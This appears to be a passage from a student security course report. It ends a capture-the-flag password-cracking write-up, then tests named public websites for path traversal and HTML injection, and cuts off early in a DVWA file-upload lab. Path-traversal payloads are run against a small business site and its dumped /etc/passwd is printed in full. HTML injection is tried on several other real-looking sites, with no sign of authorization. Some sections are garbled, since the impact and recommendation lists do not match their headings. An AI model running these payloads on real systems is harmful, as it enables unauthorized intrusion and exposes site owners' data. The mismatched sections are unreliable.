{P@ssw0rd_3xp1r3d} because whatever we will commands the bash or zsh history
you can use -p if you don't want your password to be
└──(kali㉿kali)-[~/Desktop]
└──$
```

Conclusion - Identify the FLAG {***}**

}

Finally the hidden message is revealed which is **{P@ssw0rd_3xp1r3d}**

Summary-

This report outlines the process of cracking a password-protected system, specifically a Windows 7 virtual machine, to find a hidden flag. It started with decrypting a secret data link using the **CyberChef** tool. Then, an OVA file was downloaded and imported into a VirtualBox environment. Using the OPH Crack tool, the system password was cracked and used to login to the machine. On exploration, a flag was found in a specific directory.

The **checksums** of the file were then calculated and compared with those in the README file, which revealed the file to be tampered with. Using the **SNOW Stenography Tool** on Kali Linux, a hidden message was uncovered in the tampered document, which revealed the final flag which was **{P@ssw0rd_3xp1r3d}**.

23E05-ST#IS#6653-TASK7

A. Find 2 websites vulnerable to Directory/Path traversal Vulnerability by using different payloads of Local File Inclusion.

Local File Inclusion Vulnerability

- **CVSS Score** - 7.5 (High)
- **Related OWASP Top 10** - A5:2021 - Security Misconfiguration
- **Explanation:** Local File Inclusion (LFI) is a vulnerability that allows an attacker to include files located on the same server as the vulnerable application. This typically occurs when an application uses user-supplied input to include files without proper validation or sanitization. Attackers can exploit this vulnerability to access sensitive files, execute malicious scripts, or potentially achieve remote code execution under certain conditions.
- **Impact:**
 1. Information disclosure: Unauthorized access to sensitive files (e.g., configuration files, system files).
 2. Code execution: Potential execution of malicious code if the server is misconfigured.
 3. Application compromise: Access to application source code or configuration details.
 4. Privilege escalation: Possible escalation of privileges if sensitive information is obtained.
- **Recommendations:**
 1. Input validation: Implement strict input validation for all user-supplied data used in file inclusion.
 2. Whitelist approach: Use a whitelist of allowed files or directories that can be included.
 3. Avoid using user input: If possible, avoid using user-supplied input for file inclusion altogether.
 4. Use mapping: Implement a mapping system where filenames are associated with predetermined paths.
 5. Disable directory traversal: Ensure that directory traversal sequences (../) are properly neutralized.
- **References:**
 1. **[OWASP: Testing for Local File Inclusion:](#)**
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- **Procedure:**
 - Target Website - Confiture de bali

- Payload -/etc/passwd

There are 5 payloads of Local File Inclusion.

- a. LFI using simple case -/etc/passwd
- b. LFI using Null Byte - %00
- c. LFI using single URL encoder
- d. LFI using double URL encoder
- e. LFI using start path

STEP -1 Open browser and search for website confiture de bali.

« Confiture de Bali », c'est l'histoire de Michèle, amoureuse de Bali arrivée en 2010 pour préparer sa retraite et qui emportée par sa passion pour les fruits commence peu à peu à confiturer tous ceux qu'elle découvre au fur et à mesure de ses promenades sur l'île.

De mangue en ananas, de vanille en gingembre, de Bedugul à Kintamani, de découverte en créativité, c'est au fil des rencontres qu'elle finit par enseigner ses recettes familiales à sa nouvelle amie Wayan qui très rapidement et avec son soutien ouvre à Ubud une boutique/créperie « Confiture Michèle », lieu bénéficiant très vite d'une haute notoriété compte tenu de son accueil et de sa convivialité « à la française », de ses confitures « à faible teneur en sucre et au vrai goût du fruit » cuites traditionnellement dans les chaudrons de cuivre familiaux ramenés de France, de ses crêpes à la farine de sarrasin, et grâce bien sûr au charisme de Michèle, personnage atypique, toujours prêt à faire partager sa bonne humeur, sa passion pour les cultures et les saveurs de son île natale de Bali.

STEP -2 Go for gallery url and do path traversal using different payloads of Local File Inclusion .

1.(a) LFI using simple case -/etc/passwd

Result

← → ⌛ confituredebali.com/index.php?page=../../../../etc/passwd

Gmail YouTube Maps www.rgpv.ac.in

Confiture de Bali

Home Gallery Contact

```

root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/daemon bin:x:2:bin:/usr/sbin/nologin
sys:x:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin ipx:7:7:p:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization,,/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,,/run/systemd:/usr/sbin/nologin messagebus:x:104:105:/nonexistent:/usr/sbin/nologin
unscd:x:105:109:/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112:/nonexistent:/usr/sbin/nologin
sshd:x:107:65534:/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management
daemon,,/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400:/var/spool/postfix:/usr/sbin/nologin
adminrobot:x:490:490:adminrobot:/home/ovh:/bin/false ovh:x:500:100:ovh:/home/ovh:/bin/bash
ovhcron:x:158:151:ovhcron:/home/admin/ovhcron:/bin/bash oco:x:108:114:/usr/local/oco:/usr/sbin/nologin
ovhnobody:x:99:99:/nonexistent:/bin/false autohosting:x:495:495:/home/ovh:/bin/false
telegraf:x:499:499:/etc/telegraf:/bin/false bind:x:110:116:/var/cache/bind:/usr/sbin/nologin
_rpc:x:111:65534:/run/rpcbind:/usr/sbin/nologin statd:x:112:65534:/var/lib/nfs:/usr/sbin/nologin
_ossec:x:498:117:/var/ossec/sbin/nologin redis:x:113:119:/var/lib/redis:/usr/sbin/nologin
_serif:x:114:120:/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121:/var/lib/transmission-
daemon:/usr/sbin/nologin ovhqos:x:999998:100:/home/ovhqos:/bin/false
confituma:x:962544:100:confituma:/homez.546/confituma:/bin/ovh_sftponly

```

1.(b) LFI using Null Byte - ../../../../../../etc/passwd %00

← → ⌛ confituredebali.com/index.php?page=../../../../../../../../etc/passwd%00


Gmail YouTube Maps www.rgpv.ac.in

Confiture de Bali


Home Gallery Contact

1.(c) LFI using a single URL encoder .

STEP-1.1 Open browser and search for url encoding.



STEP-1.2 Encode URL and copy encoded output.



STEP-1.3 Paste encoded output at the URL Section.

1.(d). LFI using a double URL encoder.

STEP-1.1 Encode the Single Url encoded output and copy double encoded output.

Url Encoder

Encode url from 'url encoder' to 'url+encoder' or 'url%20encoder'

```
..%2F..%2F..%2Fetc%2Fpasswd
```

URL Encode functions

- PHP urlencode()
- PHP rawurlencode()
- Python urllib.quote()
- C# UriEncode()
- Ruby uri_encode
- Perl uri_escape
- Linux uridecode
- JavaScript encodeURIComponent

ENCODE

Cloud Tools

```
..%252F..%252F..%252Fetc%252Fpasswd
```

STEP-1.2 Paste the double encoded URL output.

Gmail YouTube Maps www.rgpv.ac.in

1.(e). LFI using the start path.

The screenshot shows a web page with the title "Confiture de Bali" in a stylized red font. Below the title are two images of jam jars: one labeled "Mango" and another labeled "Sourapple". At the bottom of the page are three buttons: "Home", "Gallery", and "Contact". The page content includes a large amount of text, likely a dump of system logs or configuration files, which is mostly illegible.

```

root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:/sync:/bin:/sync games:x:5:60:/games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin
uuucpx:x:10:10:uuucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin listx:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time
Synchronization...:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network
Management,...:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104:systemd
Resolver,...:/run/systemd:/usr/sbin/nologin messagebus:x:104:105:/nonexistent:/usr/sbin/nologin
unscd:x:105:109:/var/lib/unscd:/usr/sbin/nologin ntp:x:106:112:/nonexistent:/usr/sbin/nologin
sshd:x:107:65534:/run/sshd:/usr/sbin/nologin puppet:x:109:115:Puppet configuration management
daemon,...:/var/lib/puppet:/usr/sbin/nologin postfix:x:400:400:/var/spool/postfix:/usr/sbin/nologin
admin:robot:x:490:490:admin:robot:/home/ovh/bin/false ovh:x:500:100:ovh:/home/ovh/bin/bash
ovhchron:x:158:151:ovhchron:/home/admin/ovhchron/bin/bash oco:x:108:114:/usr/local/oco:/usr/sbin/nologin
ovhchronbody:x:99:99:/nonexistent:/bin/false autohosting:x:495:495:/home/ovh/bin/false
telegraf:x:499:499:/etc/telegraf:/bin/false bindx:110:116:/var/cache/bind:/usr/sbin/nologin
_rpcx:111:65534:/run/rpcbind:/usr/sbin/nologin statd:x:112:65534:/var/lib/nfs:/usr/sbin/nologin
_ossec:x:498:117:/var/ossec:/sbin/nologin redis:x:113:119:/var/lib/redis:/usr/sbin/nologin
_serif:x:114:120:/nonexistent:/usr/sbin/nologin debian-transmission:x:115:121:/var/lib/transmission-
daemon:/usr/sbin/nologin ovhqos:x:999998:100:/home/ovhqos/bin/false
confituma:x:962544:100:confituma:/homez.546/confituma:/bin/ovh_sftponly

```

B. Find 2 websites vulnerable to HTML Injection Vulnerability.

HTML Injection Vulnerability

- ❖ **CVSS Score** - 6.1 (Medium)
- ❖ **Related OWASP Top 10** - A03:2021 - Injection
- ❖ **Explanation:** HTML Injection is a type of injection vulnerability where an attacker can insert arbitrary HTML code into a vulnerable web page. This occurs when user input is not properly sanitized or encoded before being rendered in the browser. While less severe than some other injection types, HTML injection can still lead to various security issues, including laying the groundwork for more serious attacks like Cross-Site Scripting (XSS).
- ❖ **Impact:**
 1. Input validation: Implement strict input validation for all user-supplied data.
 2. Output encoding: Always encode user-supplied data before rendering it in HTML context.
 3. Content Security Policy (CSP): Implement a strong Content Security Policy to mitigate the impact of successful injections.

4. Use security-focused libraries: Utilize well-maintained, security-focused libraries for handling user input and HTML rendering.
5. Sanitization: Use proper HTML sanitization techniques to remove potentially dangerous HTML elements and attributes.

❖ **Recommendations:**

1. Validate and sanitize the Host header
2. Use allowlists
3. Avoid using user-supplied Host headers
4. Implement proper URL parsing
5. Use HTTPS
6. Implement additional security headers like X-Frame-Options, Content-Security-Policy, and Strict-Transport-Security.

❖ **References:**

1. OWASP XSS Prevention Cheat Sheet:

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html,

❖ **Procedure:**

- **Target Website** - <https://mp3uk.net/> and <https://boxberry.ru/>
- **Payload** - <h1> CLICK HERE</h1>
- **Steps** -

STEP-1: Open your browser and go to <https://mp3uk.net/>

The screenshot shows the MP3UK.NET website. At the top, there's a navigation bar with links to Gmail, YouTube, Maps, and a local server. The main header features the site logo 'MP3UK.NET' and the text 'Свежая музыка 2024 года!'. Below the header are three tabs: 'ТОП за день', 'ТОП за неделю', and 'Популярные песни'. The 'ТОП за неделю' tab is active, displaying a list of songs with their names, artists, and download links. On the right side, there are two sections: 'Категории' (Categories) and 'Популярные артисты' (Popular artists), each listing several items. The search bar at the top contains the injected HTML payload: '<h1> CLICK HERE </h1>'.


STEP 2 - Now check for HTML injection by entering the HTML payload in the search field.

This screenshot is identical to the one above, showing the MP3UK.NET homepage with the search bar containing the injected HTML payload: '<h1> CLICK HERE </h1>'.

STEP 3 - Click Enter and Check for any Heading in the Results.

This screenshot shows the search results page of the MP3UK.NET website. The search bar now displays the results of the injected HTML payload: 'По Вашему запросу найдено 100 ответов (Результаты запроса 1 - 51):'. The results area contains a large yellow box with the text 'CLICK HERE' repeated twice. The rest of the page layout is consistent with the previous screenshots, including the 'Категории' and 'Популярные артисты' sections on the right.

STEP 4 - As we can see the heading CLICK HERE is rendered on the website, this confirms that the site has HTML Injection Vulnerability.



For 2nd website:

- a. Payload - <a href= <https://mp3uk.net/>> CLICK HERE
- b. Target - <https://old.jewish-museum.ru/>

STEP 1 - Go to the Target Website.

A screenshot of the Old Jewish Museum website's search page. The URL in the address bar is https://old.jewish-museum.ru/en/search/index.php?q=<a+href%3D+https%3A%2F%2Fmp3uk.net%2F+CLICK+HERE+<%2Fa>&s=. The page features a blue header with navigation links for TOLERANCE CENTER, CHILDREN'S CENTER, EDUCATION CENTER, and RESEARCH CENTER. A search bar is at the top right. The main content area has a light gray background and contains the word "Поиск" (Search) in bold. The website's logo, "JEWISH MUSEUM AND TOLERANCE CENTER", is visible on the left.

STEP 2 - Inject the payload in the search field and click enter.

A screenshot of the search page with the injected payload. The search field now contains the value " CLICK HERE ". The rest of the page layout remains the same, including the header, menu, and search bar.

STEP 3 - Check the Results.

A screenshot of the search results page. The search field still contains the injected payload " CLICK HERE ". Below the search field, the text "Found: 0" is displayed. Underneath that, the injected payload is shown again in green text: " CLICK HERE ".


C. Find 2 websites vulnerable to File Upload Vulnerability on each test case below.

- a. Uploading larger PDF files than the specified size.*
- b. Uploading images in the place of pdf.*
- c. Uploading malicious PHP code in the place of pdf.*


STEP-1.1 Open Virtual box .




STEP-1.2 Start metasploitable server and check the ip address of metasploitable server.




STEP-1.3 start kali linux with the same network as metasploitable server.



STEP-1.4 Open firefox in kali linux and search for metasploitable ip address.




STEP-1.5 Now open DVWA.



STEP-1.6 Login in DVWA.

With username as admin.

And password as password.



STEP-1.7 Now click on upload section and also change the DVWA security high to low.

Welcome to Damn Vulnerable Web App!

